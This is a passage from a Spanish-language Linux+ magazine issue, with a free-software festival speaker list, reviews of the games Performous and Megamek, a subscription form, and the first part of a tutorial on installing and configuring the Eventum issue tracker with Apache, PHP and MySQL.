  Responsable de la Versión del Kernel 2.4 de Linux
- **Rafael Bonifaz - Ecuador**
  Coordinador de la Comunidad Elastix
- **Rémy Pinsonnault - Canadá**
  Proyecto de Reforma del Sector de Recursos Minerales del Perú
- **Yannick Warnier - Bélgica**
  Managing Director de Dokeos Latinoamérica

PERÚ:

- **Alfredo Fernandez**
  Caso: PANAUTOS
- **Alfredo Zorrilla Ríos**
  Antartec S.A.C. - Open Source Solutions for Businesses
- **Alfonso de la Guarda**
  Centro Open Source - ICTEL SAC
- **Carlos Vermejo**
  SoftwareLibre Andino
- **César Soplín**
  Diario El Comercio
- **César Vílchez**
  Oficina Nacional de Gobierno Electrónico e Informática - ONGEI
- **Daniel Yucra**
  Universidad Inca Garcilaso de la Vega
- **Francisco Morosini**
  Proyecto Xendra ERP
- **Nicólas Valcárcel**
  Ubuntu
- **Percy Triveño**
  Proyecto KDE
- **Sergio Infante**
  OpenOffice.org

Organizan:
Facultad de Ingeniería de Sistemas, Cómputo y Telecomunicaciones de la Universidad Inca Garcilaso de la Vega y Comunidad de Software Libre Garcilasina (COSOLIG).

Lugar:
Facultad de Ingeniería de Sistemas, Cómputo y Telecomunicaciones
Av. Bolivar 1848, Pueblo Libre
Lima - Perú

Informes:
fesoli@cosolig.org

http://fesoli.cosolig.org

Auspician:

LINUX+
LINUX MAGAZINE
ICTEC
Infometrika
CORRELIBRE conocimiento libre
PERÚ Presidencia del Consejo de Ministros
Oficina Nacional de Gobierno Electrónico e Informática - ONGEI

Performous

La sección de este mes comienza con un género de juego muy reciente. El creador del género, como género de videojuegos comerciales, fue SingStar. El juego, desarrollado para la plataforma Play Station 2 por SCEE y London Studio, supuso todo un éxito. La idea era exportar el tan conocido karaoke a ambientes domésticos a través de un juego que además de permitirnos cantar con amigos era capaz de puntuar nuestra actuación, basándose en nuestra entonación respecto a los tonos propios de cada canción.

Podríamos decir que fue uno de los primeros exponentes del juego "entre amigos" doméstico que se ha popularizado posteriormente con otros títulos como Eye Toy y sobre todo, a través de la más que exitosa plataforma de Nintendo, Wii. Como no podría ser de otro modo han salido réplicas libres al título comercial y Performous es una de ellas. La otra alternativa, más conocida y experimentada, tanto en tiempo como en variantes es UltraStar (en realidad es una familia de juegos libres que han derivado unos de otros: UltraStar, UltraStar Deluxe, UltraStrar NG...). En esta misma sección hemos hablado de ellos en meses anteriores. De hecho, Performous es la evolución de UltaStar NG, por lo que los parecidos y similitudes con la saga UltraStar son evidentes.

Figura 1. Performous

Performous es otro clon de SingStar con otras características y mejoras respecto de UltraStar. La primera característica a destacar es la posibilidad de usar tanto las canciones de UltraStar como las de SingStar, por lo que el catálogo de posibles canciones "jugables" está muy bien nutrido. Además de las canciones comerciales, existe un grupo de canciones libres preparados para el juego. Siempre es bueno aprovechar las canciones con licencias al estilo CreativeCommons, tanto por motivos "morales" (ayudar a todo lo que sea software libre y producciones artísticas libres) y económicos.

Puesto que Performous es un proyecto muy activo en la actualidad, podréis encontrar las novedades del mismo conforme se vaya implementando en su portal web. Su instalación es muy simple. Existen paquetes precompilados para Ubuntu, OpenSUSE y ArchLinux. Debian y Ubuntu en su próxima versión, lo incluyen en los repositorios oficiales. En cualquier otra distribución podréis adaptar los paquetes que están disponibles para descarga para poder instalarla sin problemas.

http://performous.org/

NOTA LiNUX+

jugabilidad	N/A
gráficos	N/A
sonido	N/A

Megamek

A lo mejor os suena algo el nombre de BattleTech. Aquí en España no es tan famoso pero en Estados Unidos es una marca muy conocida relacionada con la ciencia ficción. De manera similar a "El Señor de los Anillos", guardando las distancias, claro está; en Battle Tech están basados varios videojuegos, un juego de cartas coleccionables (al estilo Magic), una numerosa serie de novelas de ciencia ficción y también una serie de dibujos animados para los más pequeños. Como podéis ver, es una marca muy conocida y tiene un mundo alrededor de aficionados de varias generaciones.

El segundo juego de la sección este mes es Megamek y está muy relacionado con este mundo. Podríamos decir que es el clon oficial de un juego de acción basado en BattleTech al que añade el hecho de ser jugado en línea.

Con unos gráficos bidimensionales simples pero suficientes, Megamek hará las delicias de todos los fans de BattleTech y resultará muy adictivo a todos los que ni siquiera lo conozcan. El juego tampoco dispone de música, pero seguro que eso no es problema para vosotros.

El mundo de Megamek se divida en celdas hexagonales y el procedimiento de juego aproximado es el siguiente. Antes de que la batalla empiece, jugador a jugador eligen qué "mecha"va a utilizar,

Figura 2. Megamek

(también hay disponibles vehículos y unidades de infantería). A todas las unidades se les asigna un valor de batalla o BattleValue (BV). De esta forma se consigue equilibrar las batallas, comparando la suma total de todos los BV de cada ejército. Una vez está todo preparado la batalla comienza.

El primer paso es colocar nuestras unidades. A partir de aquí, comienzan a pasar las rondas. Cada ronda tiene tres fases: movimiento de unidades, disparo y combate. Cada jugador decide sus órdenes para cada fase. Los posibles sucesos a partir de aquí los dejo para vosotros, para que los comprobéis en persona con el juego. Lo que sí os puedo asegurar es que hará las delicias de los aficionados a la estrategia.

http://megamek.sourceforge.net/

NOTA LiNUX+

jugabilidad	★★
gráficos	★★★
sonido	N/A

Pedido de suscripción

Por favor, rellena este cupón y mándalo por fax: 0048 22 244 24 59 o por correo: Software-Wydawnictwo Sp. z o. o., Bokserska 1, 02-682 Varsovia, Polonia; e-mail: *suscripcion@software.com.pl*

Nombre(s) ..... Apellido(s) .....

Dirección .....

C.P. ..... Población .....

Teléfono ..... Fax .....

Suscripción a partir del Nº .....

e-mail (para poder recibir la factura) .....

☐ Renovación automática de la suscripción

Título	número de ejemplares al año	número de suscripciones	a partir del número	Precio
Linux+DVD (1 DVD) Mensual con un DVD dedicado a Linux	12			69 €

En total

Realizo el pago con:

☐ tarjeta de crédito (EuroCard/MasterCard/Visa/American Express) nº ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ CVC Code ☐☐☐

Válida hasta ☐☐☐☐

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO
Número de la cuenta bancaria: 0049-1555-11-221-0160876
IBAN: ES33 0049 1555 1122 1016 0876
código SWIFT del banco (BIC): BSCHESMM

Fecha y firma obligatorias:

Sistemas de gestión de incidencias: Eventum

José B. Alós Alquézar

La gestión de incidencias derivadas de la actividad normal de una empresa de servicios es una de las actividades más importantes y críticas de cara a evaluar no solamente su nivel de servicio, sino el grado de satisfacción de usuarios o clientes del mismo. En este sentido, la informatización de los Centros de Atención al Cliente suele ser uno de los temas más importantes a los que hacer frente, especialmente de cara a la obtención de indicadores de rendimiento, que en la terminología especializada, se denominan KPI o Key Performance Indexes.

En este sentido, y derivado de las herramientas de bug-tracking como Bugzilla, aparece el producto Eventum, que será el objeto de este artículo como una solución prometedora para proveer de una solución de bajo coste no solo para la gestión de Centros de Atención al Cliente, sino también para la dirección y administración de grupos de trabajo y asignación de tareas.

Introducción

Inserto en la filosofía de aplicaciones LAMP, Eventum es un sistema de gestión de incidencias dotado de una interfaz web y que utiliza como back-end una base de datos relacional MySQL que puede ser utilizado por departamentos y grupos dedicados a proporcionar asistencia técnica a clientes y usuarios de cara a proveer un seguimiento detallado de las mismas, así como la generación automática de informes de seguimiento de éstas. Debido a su arquitectura, Eventum se presta a la integración con otros productos LAMP, permitiendo optimizar tanto costes como infraestructura requerida.

Finalmente, Eventum forma parte de una familia de herramientas destinada a la Gestión de Ciclo de Vida de Aplicaciones o Application Lifecycle Management (ALM), de las cuales, podemos encontrar un listado comp leto en *http://www.software-pointers.com/en-defecttracking-tools.html*.

En este artículo aprenderás ...

- Instalación y configuración de aplicaciones LAMP,
- Configuración del sistema de gestión de incidencias Eventum,
- Adaptación de los sistemas de gestión de incidencias a casos prácticos,
- Programación de flujos de trabajo en Eventum.

Lo que deberías saber ...

- Nociones básicas de la gestión empresarial de incidencias,
- Conocimientos básicos del lenguaje PHP,
- Instalación, configuración y administración de servidores RDBMS MySQL,
- Configuración de servidores HTTP Apache 2.x.

Requisitos previos

Eventum es una aplicación dentro de la categoría server-side, accesible a través de cualquier cliente HTTP compatible con las especificaciones W3C como MSIE 7.0, Mozilla u otros y que podemos enmarcar dentro del paradigma LAMP; esto es, soluciones que incorporan sistemas GNU/Linux junto con Apache, MySQL y PHP como front-end, back-end y lógica de programación, respectivamente.

Configuración de las extensiones a PHP5

De cara a habilitar el soporte de gráficos mediante las librerías GD de Boutell, así como la conectividad con servidores de bases de datos MySQL es necesaria la instalación de los paquetes php-gd y php-mysql. En sistemas GNU/Linux basados en paquetes RPM, yum proporciona una forma inmediata de realizar esta instalación:

```
# yum install php-gd
=================================
=================================
=================================
Package        Arch        Version
Repository     Size
=================================
=================================
=================================
Installing:
php-gd         i386
5.2.9-2.fc9    updates-newkey
120 k
Installing for dependencies:
t1lib        i386        5.1.2-
2.fc9        fedora
197 k
# yum install php-mysql
```

Listado 1. Configuración soporte multi-byte para PHP

```
;; Enable output character encoding conversion for all PHP pages

;; Enable Output Buffering
        output_buffering    = On

;; Set mb_output_handler to enable output conversion
        output_handler      = mb_output_handler

;; Disable HTTP Input conversion
        mbstring.http_input = pass
;; Disable HTTP Input conversion (PHP 4.3.0 or higher)
        mbstring.encoding_translation = Off
```

Por otro lado, uno de los aspectos frecuentemente descuidados en la instalación de bases de datos consiste en la habilitación de soporte para juegos de caracteres distintos del tradicional US7ASCII, lo que se conoce como extensiones de cadenas multibyte. Para ello, es preciso la instalación del paquete php-mbstring, de forma similar a como se ha procedido anteriormente.

Únicamente debemos asegurarnos que el fichero `/etc/php.ini` incluya una entrada de la forma:

```
extension=mbstring.so
```

de cara a proceder a la carga dinámica de dicho módulo, necesario para habilitar las características NLS que deseemos establecer para la base de datos que será utilizada por Eventum como back-end. De cara a facilitar esta labor, es posible también incorporar las entradas detalladas en el Listado 1 en el fichero `php.ini` mediante un editor de textos.

En el caso de que PHP sea utilizado como módulo DSO de Apache, es posible definir estas características para cada host virtual en el fichero de configuración `httpd.conf` o bien, para cada directorio mediante los ficheros .htaccess.

Instalación MySQL

La instalación por defecto de la base de datos relacional MySQL presenta grandes agujeros de seguridad, por lo que antes de poner en producción un servidor MySQL es altamente recomendable ejecutar el procedimiento de securitización proporcionado por el script `mysql_secure_installation`.




Figura 1. Acceso a la aplicación Eventum

Listado 2. Configuración segura del servidor de base de datos MySQL

```
c20395@laertes:~$ mysql_secure_installation
NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED
      FOR ALL MySQL
      SERVERS IN PRODUCTION USE!
      PLEASE READ EACH STEP CAREFULLY!


      In order to log into MySQL to secure it,
      we'll need the current
      password for the root user.
      If you've just installed MySQL, and
      you haven't set the root password yet,
      the password will be blank,
      so you should just press enter here.

      Enter current password for root (enter for none):
      OK, successfully used password, moving on...

      Setting the root password ensures that nobody
      can log into the MySQL
      root user without the proper authorisation.

      Set root password? [Y/n] Y
      New password:

      Remove anonymous users? [Y/n] Y
       ... Success!

       Normally, root should only be allowed
       to connect from 'localhost'.  This
       ensures that someone cannot guess at the root
       password from the network.

       Disallow root login remotely? [Y/n]

         emove test database and access to it? [Y/n] n
         ... skipping.

         Reloading the privilege tables will ensure that all
         changes made so far will take effect immediately.

         Reload privilege tables now? [Y/n] Y
         ... Success!

         Cleaning up...

         All done!  If you've completed all of the above steps,
         your MySQL
         installation should now be secure.

         Thanks for using MySQL!
```

Arrancar el servidor MySQL. En distribuciones basadas en el sistema de paquetes RPM, el proceso es muy sencillo:

```
[root@laertes ~]# /etc/init.d/mysqld
start
Starting MySQL:
[  OK  ]
```

Como puede comprobarse, como todo servidor, el EUID de los procesos asociados debe ser un usuario específico con los privilegios mínimos para ejecutar su misión:

```
[root@laertes ~]#
   ps -u mysql -f
UID   PID  PPID  C STIME TTY
TIME CMD
mysql     4096
   1  0 00:08 pts/1
   00:00:00 /bin/sh
   /usr/bin/mysqld_safe --d
mysql
   4144  4096
   0 00:08 pts/1
   00:00:00 /usr/libexec/
   mysqld --basedir=/u
```

o, alternativamente:

```
[root@laertes ~]# mysqladmin ping
mysqld is alive
```

Ejecutar el script `mysql_secure_installation` de cara a satisfacer al menos los siguientes requisitos:

- Clave de superusuario MySQL no nula,
- Desactivación de usuarios MySQL anónimos,
- Eliminación de las bases de datos innecesarias,
- Actualización de las tablas de privilegios tal y como se indica en el Listado 2.

De este modo, puede iniciarse ya una conexión local contra el servidor MySQL con unas mínimas garantías de seguridad al respecto y puede procederse a la creación de una base de datos dedicada a almacenar toda la información recopilada por el gestor de incidencias Eventum siguiendo los pasos detallados en el Listado 3. Estas consideraciones son generales para cualquier otro producto o aplicación que utilice como repositorio una base de datos MySQL.

Instalación y configuración del servidor Apache

Por defecto, se considerará una instalación estándar en la que el directorio raíz de los ficheros servidos se encuentra en:

```
DocumentRoot      /var/www/html
```

Resulta asimismo conveniente contar con el soporte SSL mediante la utilización del módulo autocargable `mod_ssl.so`. Por defecto, la carga se efectúa directamente en la mayor parte de las distribuciones.

Respecto a consideraciones de seguridad, conviene vigilar si las extensiones de seguridad SELinux se encuentran activadas. La alternativa más rápida pasa por su completa desactivación así como la apertura en el cortafuegos de las reglas que permiten el acceso a los puertos 80/tcp y 443/tcp para el tráfico HTTP convencional y HTTP/S, respectivamente. Para ello, el comando iptables nos permite realizar la oportuna verificación.

```
# iptables -L | grep http
ACCEPT     tcp  --  anywhere
anywhere            state NEW tcp
dpt:http
ACCEPT     tcp  --  anywhere
anywhere            state NEW tcp
dpt:https
```

Una vez abiertos ambos puertos, el acceso a la aplicación Eventum, servida por Apache, es posible desde puestos remotos, por lo que se recomienda no abrir los accesos remotos en tanto no se haya concluido la configuración de la aplicación.

Para proceder al despliegue inicial de la aplicación Eventum, únicamente son necesarios los siguientes pasos:

- Crear bajo el directorio definido por la variable DocumentRoot en el fichero de configuración httpd.conf el directorio eventum en el que se descomprimirá el código fuente `eventum-2.2.tar.gz`.
  ```
  # cd /var/www/html && mkdir
  eventum
  # tar xvfz eventum-2.2.tar.gz
  ```
- Arrancar el servidor Apache mediante la utilidad apachectl tal y como se indica a continuación:
  ```
  # apachectl start
  ```

Es preciso tener en cuenta en lo referente a consideraciones de seguridad si el sistema utilizado tiene habilitado SELinux, lo que probablemente impedirá la ejecución de server-side includes y CGI o la utilización de reglas de cortafuegos definidas mediante iptables, situación común en configuraciones GNU/Linux por defecto.

El sistema de gestión de incidencias Eventum

Una vez realizada la instalación de los componentes necesarios para la utilización de Eventum, llega el momento de proceder a su configuración inicial. Para ello, es preciso acceder a la URL en la cual se ha instalado Eventum, que en nuestro caso es *https://localhost/eventum* obteniendo con los datos de acceso por defecto:

```
Login admin@example.com
Passowrd      admin
```

El resultado es tal y como se muestra en la Figura 1. No obstante, todos los aspectos concernientes a la configuración pueden modificarse posteriormente mediante la edición del fichero config/config.php, de cara a utilizar por ejemplo, una base de datos alternativa, o cambiar la apariencia de las páginas HTML servidas por Eventum de conformidad a la Figura 1.

La primera actividad a realizar, será la modificación de dicho usuario de administración. Para ello, dentro del menú de Administración, deberá seleccionarse la opción «Manage Users» o, bien, directamente, la URL *https://localhost/eventum/manage/users.php* mostrada en la Figura 2.

Estableciendo una nueva identidad y clave en función de nuestras necesidades.

Creación de incidencias y utilización básica

El proceso de creación de incidencias en Eventum es tan sencillo como llamar al 112. Únicamente es preciso conectarse a Eventum con el usuario y clave previamente definido por el administrador mediante un navegador web y seleccionar el proyecto afectado.

En la pantalla de la Figura 3 puede verse el detalle de apertura de una nueva incidencia en la que debe seleccionarse los usuarios o grupos afectados así como la prioridad y en nuestro caso, el tiempo estimado de resolución de la misma.

Cuando se efectúa la creación de una incidencia, el estado inicial de ésta es específico de cada proyecto así como las diferentes prioridades que éste debe tener; en este caso, el resumen de la incidenia abierta, aparece

Listado 3. Creación de la base de datos MySQL para Eventum

```
[root@laertes etc]# mysql -u root -h localhost -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5
Server version: 5.0.77 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| test               |
+--------------------+
3 rows in set (0.08 sec)

mysql> create database eventum;
Query OK, 1 row affected (0.32 sec)
```

en la Figura 4. Los usuarios con el rol Reporter, pueden establecer el estado y categoría de la misma.

Otra característica de interés es la capacidad de generación de informes, de tal forma que cuando una incidencia es abierta, entra a formar parte del conjunto de informes por defecto incorporados en Eventum. Dichos informes pueden ser accesibles de forma generalizada para todos los usuarios mediante la capacidad de «Anonymous Reporting» o restringida a un grupo concreto de usuarios.

También es posible mediante la integración del correo electrónico establecer relaciones entre incidencias y correos basándose en una referencia al número o ticket de la incidencia ([#34]) en el campo Asunto del correo. Para habilitar esta funcionalidad, únicamente es preciso planificar la función `download_mail` en el `cron` del usuario UNIX utilizado para Eventum.

Cuando una incidencia es creada a partir de un correo, el estado inicial por defecto sigue siendo el específico de cada proyecto en tanto que la categoría y prioridad están definidas por el usuario con el rol de Manager mediante la operación «Autocreation of issues» del menú «Manage email».

Seguimiento de incidencias

Una vez tenemos nuestra incidencia abierta, podemos realizar su seguimiento seleccionando o bien el botón [Reply] ubicado en la parte inferior de la primera sección o mediante el icono Reply ubicado en la sección dedicada a notas o correos asociados. Alternativamente, los botones [*Send Email*] o [*Post Internal Note*], proporcionan idéntica funcionalidad.

No es recomendable por otro lado utilizar en el tratamiento de incidencias sistemas de mensajería alternativos a Eventum por razones de seguridad y trazabilidad de la incidencia, ya que el propio sistema se ocupa de seleccionar todos los aspectos relacionados con la gestión de ésta.

Una vez alcanzado el estado final de una incidencia, su estado puede establecerse a «Closed context» a partir del panel de Administration/Manage Statuses. Por defecto, las incidencias en el seno de un proyecto Eventum poseen tres estados:

- *Released* (develop), que indica que se ha modificado algún aspecto relacionado con un documento, código, hardware y ha sido posteriormente liberado.
- *Killed* (develop), que indica que no se ha realizado ningún cambio o acción para resolver la incidencia.
- *Resolved* (support), mediante el cual se indica al usuario final que el problema ha sido solventado mediante la realización de una acción.

La granulidad de los estados de una incidencia puede ampliarse dentro de un proyecto en función de las necesidades del mismo mediante la intervención del administrador de Eventum o el usuario que detente el rol de Manager en un proyecto concreto.




Figura 2. Modificación de la cuenta de usuario de administrador

Recepción de notificaciones

Los correos enviados con motivo de un ciclo de vida de resolución de incidencias son gestionados mediante la ejecución planificada de `process_mail_queue` en el crontab del usuario UNIX asociado. Dichos mensajes utilizan plantillas almacenadas en el subdirectorio templates/notifications donde se ha instalado la aplicación Eventum. Estas notificaciones son enviadas a los usuarios que figuran en la Notification List cuando se alcanza alguna de las siguientes condiciones:

- El usuario no ha completado ninguna información sobre una incidencia.
- El usuario ha configurado sus preferencias personales para recibir notificaciones cuando se detecte un evento concreto.
- El usuario ha informado la incidencia mediante correo electrónico o la creación de una incidencia bien sea de forma manual o automática.
- La dirección de correo del usuario está incluida en copia (campo CC) en el correo que ha creado una incidencia.
- La incidencia ha sido creada por algún usuario para recibir notificación sobre una determinada acción a realizar bien sea por actualización (update), cierre de la misma o modificación de su estado.

Gestión de proyectos

Una vez realizadas las modificaciones sobre el usuario de administración, es el momento de iniciar nuestra adaptación de Eventum a nuestras necesidades. Eventum admite la posibilidad de gestionar diferentes proyectos, cada uno de ellos, con un grupo de usuarios diferenciado, de tal forma que puede ser utilizado, como se ha explicado.

Dentro del menú de Administración, seleccionar la opción «Manage Projects» ubicada en el panel izquierdo de la página y cumplimentar los siguientes campos que aparecen en la Figura 5.

- Título: es el nombre que se le dará al proyecto de gestión de incidencias.
- Status: define la visibilidad frente a los usuarios y puede ser Active o Archived.
- Customer Integration Backend si se ha definido un backend para procesar las incidencias de cliente, es preciso realizar su selección.
- Workflow Backend, también es posible definir un flujo de trabajo característico de un proceso concreto.




Figura 3. Creación y asignación de incidencias en Eventum

- Project Lead, el administrador del proyecto que puede ser un usuario eventum creado previamente en la aplicación.
- Usuarios, a los cuales este proyecto resultará accesible.
- Statuses, define los estados en los que puede encontrase una incidencia abierta en Eventum.
- Initial status for new issues, define el estado inicial que tendrán las incidencias al iniciarse.

En lo referente a las comunicaciones a interesados en la gestión de incidencias, también es preciso definir los agentes de transferencia de correo o MTA utilizadas mediante el protocolo SMTP así como la dirección que será utilizada como remitente de los correos enviados por Eventum.

Una opción interesante y no descrita aquí es Remote Invocation, que permite a desarrolladores utilizar la interfaz de línea de comandos o CLI para recabar información gestionada por Eventum sin necesidad de recurrir a un navegador web.

Para cada uno de los proyectos creados, es posible también definir añadir categorías, prioridades de resolución de incidencias, así como diferentes números telefónicos de contacto en función de estos parámetros.

Las facilidades de generación de informes o reporting son uno de los puntos fuertes de Eventum, ya que disponemos tanto de la capacidad de generación de informes escritos como gráficos circulares que ilustran temas como porcentajes de cumplimiento de plazos, de tratamiento de incidencias de cara a facilitar el seguimiento de las mismas y todo ello, particularizado para cada uno de los usuarios o grupos involucrados en un proyecto específico.

En este sentido, la opción Segregate Reporters hace que los usuarios con el rol de Reported únicamente puedan ver las incidencias abiertas por ellos, ocultando la información proveniente de otros usuarios así como la generación de estadísticas de servicio, que es la situación normal de los usuarios finales de un centro de atención al cliente (CAC).

Creación de usuarios y grupos

Dentro de cada proyecto, puede procederse a la definición de nuevos usuarios a partir del menú de Administración mediante la opción «Manage Users» tal y como se muestra en la Figura 6.

Posteriormente estos usuarios pueden repartirse en grupos que deberán ser creados mediante la opción «Manage Groups» del menú de Administración. Dicha asignación de usuarios puede ser múltiple; es decir, cabe la posibilidad de tener un mismo usuario definido en varios proyectos simultáneamente tal y como refleja la Figura 7.

Preferencias de usuario. Soporte multilenguaje (NLS)

Eventum permite también la selección y configuración por parte del cliente de un completo conjunto de preferencias, gestionadas por el script *https://localhost/eventum/preferences.php* como la selección del idioma a utilizar en la interfaz cliente tal y como aparece en la Figura 8. Los parámetros configurables son:




Figura 4. Detalle de la incidencia abierta en Eventum




Figura 5. Creación de un nuevo proyecto Eventum

- Selección de idioma,
- Huso Horario,
- Comienzo de la semana, en domingo o en lunes,
- Tasa de refresco en la lista de incidencias,
- Tasa de refresco en la lista de correos recibidos.

Incluso es posible definir para cada usuario concreto su firma adjunta a los correos electrónicos por él emitidos y capacidades avanzadas como la recepción de correos vía SMS que no se va a abordar en el presente artículo.

Gestión avanzada de proyectos

Dentro de cada proyecto gestionado por Eventum, están definidas por defecto las siguientes operaciones para cada uno de los usuarios adscritos:

- Edit Releases *OPTIONAL,*
- Edit Categories *REQUIRED,*
